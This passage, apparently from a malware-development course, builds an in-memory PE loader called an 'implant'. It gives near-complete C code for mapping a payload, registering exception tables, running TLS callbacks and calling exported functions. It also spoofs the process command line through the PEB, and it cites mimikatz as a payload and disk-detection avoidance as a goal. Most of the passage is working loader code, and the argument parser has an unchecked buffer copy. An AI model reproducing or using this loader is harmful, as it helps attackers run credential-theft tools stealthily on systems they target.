typedef BOOL(WINAPI* DLLMAIN)(HINSTANCE, DWORD, LPVOID);

DLLMAIN pDllMain = (DLLMAIN)EntryPoint;
pDllMain((HINSTANCE)pPeBaseAddress, DLL_PROCESS_ATTACH, NULL);
Executing An EXE File
If bIsDLLFile is FALSE, the PE payload is an EXE file and therefore the entry point is executed by executing the following:
typedef BOOL(WINAPI* MAIN)();

MAIN pMain = (MAIN)EntryPoint;
pMain();
Resolving Optional Steps
If you've completed the prior sections, your implant should be capable of executing a PE payload file locally. With that being said, there are still unresolved issues that can affect the way the PE payload operates. The following sections will address issues that may arise when the PE file is running
Registering Exception Handlers
If the PE payload has established exception handlers to manage specific exceptions during its runtime, the steps previously outlined would not be sufficient to register these handlers. This is because these handlers are located in a designated Data Directory known as the Exception directory, which stores information about exception handlers if specified by a PE file.
To access the Exception Directory, a similar approach is used as with other data directories, relying on an index within the DataDirectory array of the Optional Header. The code snippet below demonstrates how the Exception directory can be utilized to retrieve the function table of the PE payload. A function table consists of an array of function pointers, facilitating dynamic function dispatch, which enables the execution of a specific function based on runtime data. Function tables are commonly used in exception handling to store metadata about how to unwind each function, a crucial aspect of stack unwinding during exception handling.
By using the Exception Directory, it is possible to acquire a pointer to the entry of the function table, defined as an IMAGE_RUNTIME_FUNCTION_ENTRY structure. Subsequently, RtlAddFunctionTable can be invoked to register the retrieved table within the local process.
// Set exception handlers of the injected PE (if exists)
if (pPeHdrs->pEntryExceptionDataDir->Size) {
    // Retrieve the function table entry
    PIMAGE_RUNTIME_FUNCTION_ENTRY pImgRuntimeFuncEntry = (PIMAGE_RUNTIME_FUNCTION_ENTRY)(pPeBaseAddress + pPeHdrs->pEntryExceptionDataDir->VirtualA
ddress);
    // Register the function table
    if (!RtlAddFunctionTable(pImgRuntimeFuncEntry, (pPeHdrs->pEntryExceptionDataDir->Size / sizeof(IMAGE_RUNTIME_FUNCTION_ENTRY)), pPeBaseAddress))
{
        PRINT_WINAPI_ERR("RtlAddFunctionTable");
    }
}
Executing TLS Callbacks
Thread Local Storage or TLS is a mechanism that grants each thread within a process its own unique storage location for data. This ensures that the data is not shared among other threads, in contrast to static and global variables. TLS is particularly valuable in multi-threaded environments, where each thread maintains its version of the data, thereby mitigating common multi-threading issues such as deadlocks and race conditions. TLS Callbacks, on the other hand, refers to a set of callback functions specified within the TLS directory of a PE file. These callbacks are executed by the Windows loader before a thread is created, which means TLS callbacks can run before the PE's entry point. TLS callbacks are used to initialize thread-specific resources or configurations before the primary logic of the program or thread commences. They can also be employed in anti-debugging stealth techniques, a topic that will be covered in a later module.
If the PE payload being executed contains TLS callbacks, you can execute them before the entry point by retrieving the TLS directory (IMAGE_TLS_DIRECTORY). This directory contains an array of callback functions defined by the PIMAGE_TLS_CALLBACK function pointer. Unfortunately, both the IMAGE_TLS_DIRECTORY structure and the PIMAGE_TLS_CALLBACK function definition are not officially documented by Windows. However, both definitions can be found in the winnit.h header file. Below is the definition of IMAGE_TLS_DIRECTORY64, which is used when compiling for x64 architectures.
typedef struct _IMAGE_TLS_DIRECTORY64 {
    ULONGLONG StartAddressOfRawData;
    ULONGLONG EndAddressOfRawData;
    ULONGLONG AddressOfIndex;         // PDWORD
    ULONGLONG AddressOfCallBacks;     // PIMAGE_TLS_CALLBACK *;
    DWORD SizeOfZeroFill;
    union {
        DWORD Characteristics;
        struct {
            DWORD Reserved0 : 20;
            DWORD Alignment : 4;
            DWORD Reserved1 : 8;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;

} IMAGE_TLS_DIRECTORY64;
Using the IMAGE_TLS_DIRECTORY.AddressOfCallBacks member, one can retrieve an array of PIMAGE_TLS_CALLBACK function pointers, PIMAGE_TLS_CALLBACK is defined as the following:
typedef VOID (NTAPI *PIMAGE_TLS_CALLBACK) (
    PVOID hModule,
    DWORD dwReason,
    PVOID pContext
);
The TLS callback function is constructed similarly to a DLL's DllMain function, where it will take a dwReason argument that will decide what to execute inside the TLS callback function as shown in this example and demonstrated below:
VOID TlsCallbackFunction(PVOID hModule, DWORD dwReason, PVOID pContext){

    switch (dwReason){
        case DLL_PROCESS_ATTACH: {
        // code
        }
        case DLL_THREAD_ATTACH: {
        // code
        }
        case DLL_THREAD_DETACH:{
        // code
        }
        case DLL_PROCESS_DETACH:{
        // code
        }
    }
}
When executing a TLS callback, it is necessary to specify the reason for execution, such as DLL_PROCESS_ATTACH. However, there is no way of determining the dwReason parameter before calling the TLS callback function. Therefore, one approach is to use a fixed flag and pass it to all TLS callback functions, as demonstrated in the code snippet below. While this approach may limit the capabilities of TLS functions, it is still preferable over disregarding TLS callback functions entirely. The code snippet below leverages the TLS's Data Directory, which is obtained from the Data Directories array in the optional header, specifically at the IMAGE_DIRECTORY_ENTRY_TLS index. This is used to access the address of the TLS Directory (PIMAGE_TLS_DIRECTORY). Subsequently, the code iterates through each callback function, executing them while passing the DLL_PROCESS_ATTACH flag.
// Execute TLS callbacks (if exists)
if (pPeHdrs->pEntryTLSDataDir->Size) {
    // Retrieve the address of the TLS Directory.
    PIMAGE_TLS_DIRECTORY    pImgTlsDirectory        = (PIMAGE_TLS_DIRECTORY)(pPeBaseAddress + pPeHdrs->pEntryTLSDataDir->VirtualAddress);
    // Get the address of the TLS Callbacks from the TLS Directory.
    PIMAGE_TLS_CALLBACK*    pImgTlsCallback         = (PIMAGE_TLS_CALLBACK*)(pImgTlsDirectory->AddressOfCallBacks);
    // Iterate through and invoke each TLS Callback until a NULL callback is encountered.
    for (int i = 0; pImgTlsCallback[i] != NULL; i++){
        pImgTlsCallback[i]((LPVOID)pPeBaseAddress, DLL_PROCESS_ATTACH, NULL);
    }
}
Executing Exported Function
If the executed PE payload is a DLL file, it may contain one or more exported functions. However, the code implemented thus far does not support the execution of such functions. It is possible to accomplish this by identifying the desired function by name within the PE payload's export function table and executing it after launching the PE's entry point.
FetchExportedFunctionAddress Function - Retrieve Exported Functions Address
The function FetchExportedFunctionAddress is designed to search for the function named cFuncName that is exported from the PE payload. It calculates the function's address and ultimately returns it. FetchExportedFunctionAddress accepts the following parameters:
pEntryExportDataDirA pointer to the export data directory of the PE payload.pPeBaseAddressThe base address where the PE payload image is located.cFuncNameThe name of the exported function to be located.
PVOID FetchExportedFunctionAddress(IN PIMAGE_DATA_DIRECTORY pEntryExportDataDir, IN ULONG_PTR pPeBaseAddress, IN LPCSTR cFuncName) {

    PIMAGE_EXPORT_DIRECTORY         pImgExportDir           = (PIMAGE_EXPORT_DIRECTORY)(pPeBaseAddress + pEntryExportDataDir->VirtualAddress);
    PDWORD                          FunctionNameArray       = (PDWORD)(pPeBaseAddress + pImgExportDir->AddressOfNames);
    PDWORD                          FunctionAddressArray    = (PDWORD)(pPeBaseAddress + pImgExportDir->AddressOfFunctions);
    PWORD                           FunctionOrdinalArray    = (PWORD)(pPeBaseAddress + pImgExportDir->AddressOfNameOrdinals);

    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {

        CHAR*   pFunctionName           = (CHAR*)(pPeBaseAddress + FunctionNameArray[i]);
        PVOID   pFunctionAddress        = (PVOID)(pPeBaseAddress + FunctionAddressArray[FunctionOrdinalArray[i]]);

        if (strcmp(cFuncName, pFunctionName) == 0) {
            return pFunctionAddress;
        }
    }

    return NULL;
}
The function name, cFuncName, is passed via command line argument to the implant as shown in the following section. Furthermore, when the address of the exported function is retrieved, it is executed via a CreateThread WinAPI function call following the execution of the PE's entry point.
Adding Command Line Arguments Support
The current state of the implant allows it to identify two crucial pieces of information via command-line parameters:
1. The name of the PE payload file to be read from disk and executed. This parameter is mandatory.
2.The name of the exported function to be executed. This parameter is optional.
However, there are scenarios in which the PE payload requires additional command-line arguments for execution, which necessitates the implant to accept an extra optional parameter. This additional parameter will represent the arguments to pass to the injected PE payload. To accommodate these arguments, a function needs to be constructed to handle the arguments passed to the implant. The implementation can be built upon this foundation.
HandleCmdLineArgs Function - Parsing Command Line Arguments
The HandleCmdLineArgs function described below takes five parameters and is responsible for parsing the command-line arguments provided to the PE loader process. These parameters are as follows:
argcAn input parameter representing the number of arguments passed to the program from the command line.argvAn input parameter representing the array of strings containing the passed arguments.ppe_argAn output parameter representing the PE payload name. The PE payload name should be specified following the-peargument.pfptr_argAn output parameter representing the exported function name. The exported function name should be specified following the-fptrargument.pparm_argAn output parameter representing the arguments to pass to the injected PE payload. These arguments should be specified following the-parmargument.
VOID HandleCmdLineArgs(int argc, char* argv[], char** ppe_arg, char** pfptr_arg, char** pparm_arg) {

    char*   pe_arg                  = NULL;
    char*   fptr_arg                = NULL;
    char*   parm_arg                = NULL;
    char    parm_buffer[1024 * 2]    = { 0 };

    for (int i = 1; i < argc; i++) {
        if (strcmp(argv[i], "-pe") == 0 && i + 1 < argc) {
            pe_arg = argv[++i];
        }
        else if (strcmp(argv[i], "-fptr") == 0 && i + 1 < argc) {
            fptr_arg = argv[++i];
        }
        else if (strcmp(argv[i], "-parm") == 0 && i + 1 < argc) {
            parm_arg = parm_buffer;
            strcpy(parm_arg, argv[++i]);
            while (i + 1 < argc && argv[i + 1][0] != '-') {
                strcat(parm_arg, " ");
                strcat(parm_arg, argv[++i]);
            }
        }
    }

    *ppe_arg    = pe_arg;
    *pfptr_arg  = fptr_arg;
    *pparm_arg  = parm_arg;
}
PE Example With Arguments
Below are two examples of running our PE loader against sample PEs with arguments:
1. LocalPeExec.exe -pe DllFile.dll -fptr ExportedFunction Load the DllFile.dll PE file and execute the ExportedFunction exported function. 2. LocalPeExec.exe -pe ExeFile.exe -parm this is a command line arg Load the ExeFile.exe PE file and pass the this is a command line arg string as a
- command line argument to it.
Patching Command Line Arguments

When utilizing the command-line arguments provided by the implementation, those same arguments will be passed to the PE payload. This is demonstrated in the image below, showing the execution of mimikatz.exe.

In real-world scenarios, a PE loader typically does not read the PE payload from disk directly. This is because PE payloads like mimikatz.exe may be detected and flagged when written to disk. Therefore, a more sophisticated implementation would eliminate the use of command-line arguments. However, for the sake of simplicity and flexibility, this module handles the issue by patching the command-line argument before executing the PE payload. This forces the payload to read the new runtime arguments instead of the ones passed to the PE loader during execution.
This concept was introduced earlier in the Process Argument Spoofing module, where PEB->ProcessParameters.CommandLine.Buffer was overwritten to contain new process arguments. In this module, the same principle is applied with a slight modification. Instead of overwriting PEB->ProcessParameters.CommandLine.Buffer with the entire command line, it is overwritten with PEB->ProcessParameters.ImagePathName.Buffer, which represents the image's file name only. This alteration makes the process appear as if it has no process arguments, and as a result, the loaded PE file will not read any of the implementation's parameters.
However, if the -parm process parameter was used, the passed command line arguments will be appended to the PEB->ProcessParameters.ImagePathName.Buffer string, creating the PE payload's command line arguments.
FixArguments Function - Patching Command Line Arguments
The FixArguments function provided below accepts one optional parameter, cArgumentsToPass, which represents the command line arguments to append to the PEB- >ProcessParameters.ImagePathName.Buffer string before executing the PE payload. FixArguments utilizes a helper function called CharStringToWCharString, which is used to convert ASCII strings to wide character strings.
VOID FixArguments(IN OPTIONAL LPCSTR cArgumentsToPass) {

    PRTL_USER_PROCESS_PARAMETERS pParam          = ((PPEB)__readgsqword(0x60))->ProcessParameters;

    RtlSecureZeroMemory(pParam->CommandLine.Buffer, pParam->CommandLine.Length * sizeof(WCHAR));

    if (cArgumentsToPass) {

        WCHAR*          wNewCommand            = NULL;
        WCHAR*          wArgumentsToPass       = NULL;
        INT             iWideCharSize          = 0x00;

        // char => wchar
        if (!(wArgumentsToPass = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (strlen(cArgumentsToPass) * sizeof(WCHAR) + sizeof(WCHAR))))) {
            PRINT_WINAPI_ERR("HeapAlloc");
            return;
        }

        CharStringToWCharString(wArgumentsToPass, cArgumentsToPass, (strlen(cArgumentsToPass) * sizeof(WCHAR) + sizeof(WCHAR)));

        // Construct the new command line argument
        if (!(wNewCommand = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, ((wcslen(wArgumentsToPass) + pParam->ImagePathName.Length) * sizeof(WCHA
R) + sizeof(WCHAR))))) {
            PRINT_WINAPI_ERR("HeapAlloc");
            return;
        }

        wsprintfW(wNewCommand, L"\"%s\" %s", pParam->ImagePathName.Buffer, wArgumentsToPass);

        // Overwrite the old one
        lstrcpyW(pParam->CommandLine.Buffer, wNewCommand);
        pParam->CommandLine.Length = pParam->CommandLine.MaximumLength = wcslen(pParam->CommandLine.Buffer) * sizeof(WCHAR) + sizeof(WCHAR);
        pParam->CommandLine.MaximumLength += sizeof(WCHAR);

        HeapFree(GetProcessHeap(), 0x00, wArgumentsToPass);
        HeapFree(GetProcessHeap(), 0x00, wNewCommand);

        return;
    }

    // No arguments: overwrite with image name only
    lstrcpyW(pParam->CommandLine.Buffer, pParam->ImagePathName.Buffer);
    pParam->CommandLine.Length = pParam->CommandLine.MaximumLength = wcslen(pParam->CommandLine.Buffer) * sizeof(WCHAR) + sizeof(WCHAR);
    pParam->CommandLine.MaximumLength += sizeof(WCHAR);
}
The Final LocalPeExec Function
With all the components explained, the updated LocalPeExec function will now accept three parameters:
pPeHdrsA pointer to aPE_HDRSstructure populated by theInitializePeStructfunction.cExportedFuncNameThe name of the exported function to be executed. This parameter is obtained by callingHandleCmdLineArgs.cArgumentsThe command line arguments that are passed to the PE payload. This parameter is also obtained by callingHandleCmdLineArgs.
BOOL LocalPeExec(IN PPE_HDRS pPeHdrs, IN OPTIONAL LPCSTR cExportedFuncName, IN OPTIONAL LPCSTR cArguments) {

    if (!pPeHdrs)
        return FALSE;

    PBYTE           pPeBaseAddress          = NULL;
    PVOID           pEntryPoint             = NULL;
    PVOID           pExportedFuncAddress    = NULL;

    // Allocating memory for the PE
    if ((pPeBaseAddress = VirtualAlloc(NULL, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) == NULL) {
        PRINT_WINAPI_ERR("VirtualAlloc");
        return FALSE;
    }

    // Copying the PE payload's sections to the allocated memory
    for (int i = 0; i < pPeHdrs->pImgNtHdrs->FileHeader.NumberOfSections; i++) {
        memcpy(
            (PVOID)(pPeBaseAddress + pPeHdrs->pImgSecHdr[i].VirtualAddress),
            (PVOID)((ULONG_PTR)pPeHdrs->pFileBuffer + pPeHdrs->pImgSecHdr[i].PointerToRawData),
            pPeHdrs->pImgSecHdr[i].SizeOfRawData
        );
    }

    // Fixing the IAT
    if (!FixImportAddressTable(pPeHdrs->pEntryImportDataDir, pPeBaseAddress))
        return FALSE;

    // Applying relocations
    if (!FixReloc(pPeHdrs->pEntryBaseRelocDataDir, pPeBaseAddress, pPeHdrs->pImgNtHdrs->OptionalHeader.ImageBase))
        return FALSE;

    // Setting up suitable memory permissions
    if (!FixMemPermissions(pPeBaseAddress, pPeHdrs->pImgNtHdrs, pPeHdrs->pImgSecHdr))
        return FALSE;

    // Fetch exported function if 'cExportedFuncName' is passed
    if (pPeHdrs->pEntryExportDataDir->Size && pPeHdrs->pEntryExportDataDir->VirtualAddress && cExportedFuncName)
        pExportedFuncAddress = FetchExportedFunctionAddress(pPeHdrs->pEntryExportDataDir, pPeBaseAddress, cExportedFuncName);

    // Fixing arguments
    FixArguments(cArguments);

    // Set exception handlers of the injected PE (if exists)
    if (pPeHdrs->pEntryExceptionDataDir->Size) {
        // Retrieve the function table entry
        PIMAGE_RUNTIME_FUNCTION_ENTRY pImgRuntimeFuncEntry = (PIMAGE_RUNTIME_FUNCTION_ENTRY)(pPeBaseAddress + pPeHdrs->pEntryExceptionDataDir->Virt
ualAddress);
        // Register the function table
        if (!RtlAddFunctionTable(pImgRuntimeFuncEntry, (pPeHdrs->pEntryExceptionDataDir->Size / sizeof(IMAGE_RUNTIME_FUNCTION_ENTRY)), pPeBaseAddre
ss)) {
            PRINT_WINAPI_ERR("RtlAddFunctionTable");
        }
    }

    // Execute TLS callbacks (if exists)
    if (pPeHdrs->pEntryTLSDataDir->Size) {
        // Retrieve the address of the TLS Directory.
        PIMAGE_TLS_DIRECTORY    pImgTlsDirectory        = (PIMAGE_TLS_DIRECTORY)(pPeBaseAddress + pPeHdrs->pEntryTLSDataDir->VirtualAddress);
        // Get the address of the TLS Callbacks from the TLS Directory.
        PIMAGE_TLS_CALLBACK*   pImgTlsCallback          = (PIMAGE_TLS_CALLBACK*)(pImgTlsDirectory->AddressOfCallBacks);

        // Iterate through and invoke each TLS Callback until a NULL callback is encountered.
        for (int i = 0; pImgTlsCallback[i] != NULL; i++){
            pImgTlsCallback[i]((LPVOID)pPeBaseAddress, DLL_PROCESS_ATTACH, NULL);
        }
    }

    // Execute EP
    pEntryPoint = (PVOID)(pPeBaseAddress + pPeHdrs->pImgNtHdrs->OptionalHeader.AddressOfEntryPoint);

    // If DLL
    if (pPeHdrs->bIsDLLFile) {

        DLLMAIN     pDllMain    = (DLLMAIN)pEntryPoint;
        HANDLE      hThread     = NULL;

        // Execute DllMain:
        pDllMain((HINSTANCE)pPeBaseAddress, DLL_PROCESS_ATTACH, NULL);
        // Execute Exported Function (if exists):
        if (pExportedFuncAddress)
            hThread = CreateThread(NULL, 0x00, pExportedFuncAddress, NULL, 0x00, NULL);
        if (hThread)
            WaitForSingleObject(hThread, INFINITE);
    }
    // If EXE
    else {
        MAIN pMain = (MAIN)pEntryPoint;
        return pMain();
    }
}
Demo
The code shared with this module contains more than one PE file that can be executed with the PE loader named LocalPeExec. The following images show LocalPeExec in action:

The image below shows our sample ExeArgs.exe binary being executed which is a test EXE file that prints out passed command line arguments, showing the FixArguments function in action.


DllMsgBox.dll is a test DLL file that contains an exported function named HelloWorld. The first image shows DllMsgBox.dll entry point's execution, while the second shows its HelloWorld exported function execution.

Executing ExeTLS.exe which is a test EXE file that executes a TLS callback function.

